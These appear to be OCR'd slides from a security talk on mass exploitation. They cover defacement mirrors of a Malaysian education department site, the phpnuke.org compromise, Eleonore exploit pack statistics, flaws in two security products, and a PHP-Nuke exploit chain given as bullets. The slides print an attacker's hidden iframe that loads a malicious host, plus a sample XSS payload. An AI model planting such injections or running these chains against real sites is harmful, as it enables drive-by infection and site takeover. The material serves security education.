
masSEXploitation

The Rook

http://ppdhuluperak.gov.my



LAMAN RASMI
PPD HULU PERAK

JALAN HAJI MEOR YAHYA
33300 GERIK
PERAK
TEL : 05 -7911215 / 1690
FAX : 05 7911850

HOME | PENGURUSAN SEKOLAH | PENGURUSAN AKADEMIK | UNIT PPM | PENILAIAN & PEPERIKSAAN | PULAU PENDIDIKAN

PPD HULU PERAK

Layari
Entri PPD

Timb. PPD

PAPAN KENYATAAN@PPD HULU PERAK

Selamat Hari Guru
Kepada Semua Guru Daerah Hulu Perak Khasnya
Dan Semua Guru Malaysia
'GURU PEMBINA NEGARA BANGSA'
'..kalau ada di dunia ini satu pengorbanan dan kejujuran serta kelapangan hati, satu di antaranya adalah pekerjaan GURU'
::HAMKA::

TAWARAN KEMASUKAN KE TING. 6 RENDAH
BOLEH DISEMAK MULAI SEKARANG HINGGA
01 JUN 2010
[Pelajar Yang Mendapat Tawaran Akan Mendaftar pada 10 Mei 2010]
LAWATI LAMAN WEB KEMENTERIAN PELAJARAN ATAU KLIK PADA 'BANNER' INI

PERINGATAN

Dan segala sesuatu Kami ciptakan berpasang-pasangan supaya kamu mengingat akan kebesaran Allah..

ADZ DZAARIYAAT:49


LPZH

Login

Nama

Laluan

Defaced!




Mirror saved on: 2010-05-11 10:45:22

Notified by: AhliSyurgaCrew
System: Linux
Domain: http://www.ppdhuluperak.gov.my
Web server: Apache
IP address: 119.110.111.23
Notifier stats

```
Sorry PPD, Silap Deface :P

- AhliSyurgaCrew
```

… and the next day….



Mirror saved on: 2010-05-12 06:58:48


Notified by: AhliSyurgaCrew
System: Linux

Domain: http://ppdhuluperak.ppdhuluperak.gov.my
Web server: Apache

IP address: 119.110.111.23
Notifier stats

```
0wn3d by AhliSyurgaCrew
```

PHPNuke.org too!?



phpnuke.org has been compromised

Posted: 07 May 2010 07:25 AM

Websense® Security Labs™ ThreatSeeker™ Network has discovered that the popular Web site, phpnuke.org, has been compromised.


PHP-Nuke is a popular Web content management system (CMS), based on PHP and a database such as MySQL, PostgreSQL, Sybase, or Adabas. Earlier versions were open source and free software protected by GNU Public License, but since then it has become commercial software. As it is still very popular in the Internet community, it is not surprising that it has become a target of blackhat attacks.

```
</head>

<body bgcolor="#ffffff" text="#000000" link="#363636" vlink="#363636" alink="#d5ae83">


<center><iframe src="http://goldl[redacted].info/intraf.php?kod=910126&site=phpnuke.org" width="2"
height="3" style="visibility: hidden"></iframe>
</center><br>
<table border="0" bgcolor="#ffffff" width="100%"><tr>
<td align="left"><a href="/"><img src="themes/Nuke2005/images/logo.jpg" border="0"
alt="Welcome to PHP-Nuke"></a></td>
<td width="10%">&nbsp;</td>
```

Eleonore Exploit Pack.



Eleonore exploits pack license version 1.3.2

Fast statistic :

Traffic: 44838 / Loads: 3562 / Percent: 7.94%

Country:	Traffic:	Loads:	Percent:
RU	41282	2990	7.24 %
UA	1226	232	18.92 %
--	566	89	15.72 %
BY	525	119	22.67 %
KZ	420	73	17.38 %
A1	399	0	0 %
AZ	53	9	16.98 %
US	50	3	6 %
UZ	42	12	28.57 %
DE	39	4	10.26 %
MD	35	3	8.57 %

Why?

- “What I cannot create, I do not understand.”

  – Richard Feynman


Overview

“Layers of security.”

--Unkown

“Complexity is the worst enemy of security.”

--Bruce Schneier



ManageEngine Firewall Analyzer 5

- CSRF
  - Execute SQL quires (Not injection)
  - Create a new administrative account
- XSS
  - The results from a sql query
  - SELECT “<script>alert(/xss/)</script>”

armorlogic

Profense Web Application Firewall

- "Defenses against all OWASP Top Ten vulnerabilities"
- CSRF - CVE-2009-0468
  - Proxy for MITM
  - Configuration changes
  - Shutdown the machine (DoS)
- Reflective XSS - CVE-2009-0467

The PHP-Nuke Exploit

(Nov 2004)

- PHP-Nuke 7.0
- SQL Injection
  - Get admin
- Broken admin
  - Enable phpBB
- Filter Bypass
- Eval()

(Aug 2009)

- PHP-Nuke 8.1.35
- (User account Required!)
- SQL Injection
  - Get admin
- Broken admin
- Path disclosure
- Filter Bypass
- Another sql injection
- Local File Include

The PHP-Nuke Exploit


- (OWASP A1) SQL Injection
- (OWASP A3) Broken Authentication
- (CWE-200) Information Exposure
- (CWE-436) Filter Bypass
- (OWASP A1) SQL Injection (Again!)
- (CWE-98) Local File Include (LFI)

The PHP-Nuke Exploit

- (OWASP A1) SQL Injection
- (OWASP A3) Broken Authentication
- (CWE-200) Information Exposure
- (CWE-436) Filter Bypass
- (OWASP A1) SQL Injection (Again!)
- (CWE-98) Local File Include (LFI)


DEMO!

Fruit Analogy



PHP-Nuke Exploit

- OWASP A1: Injection



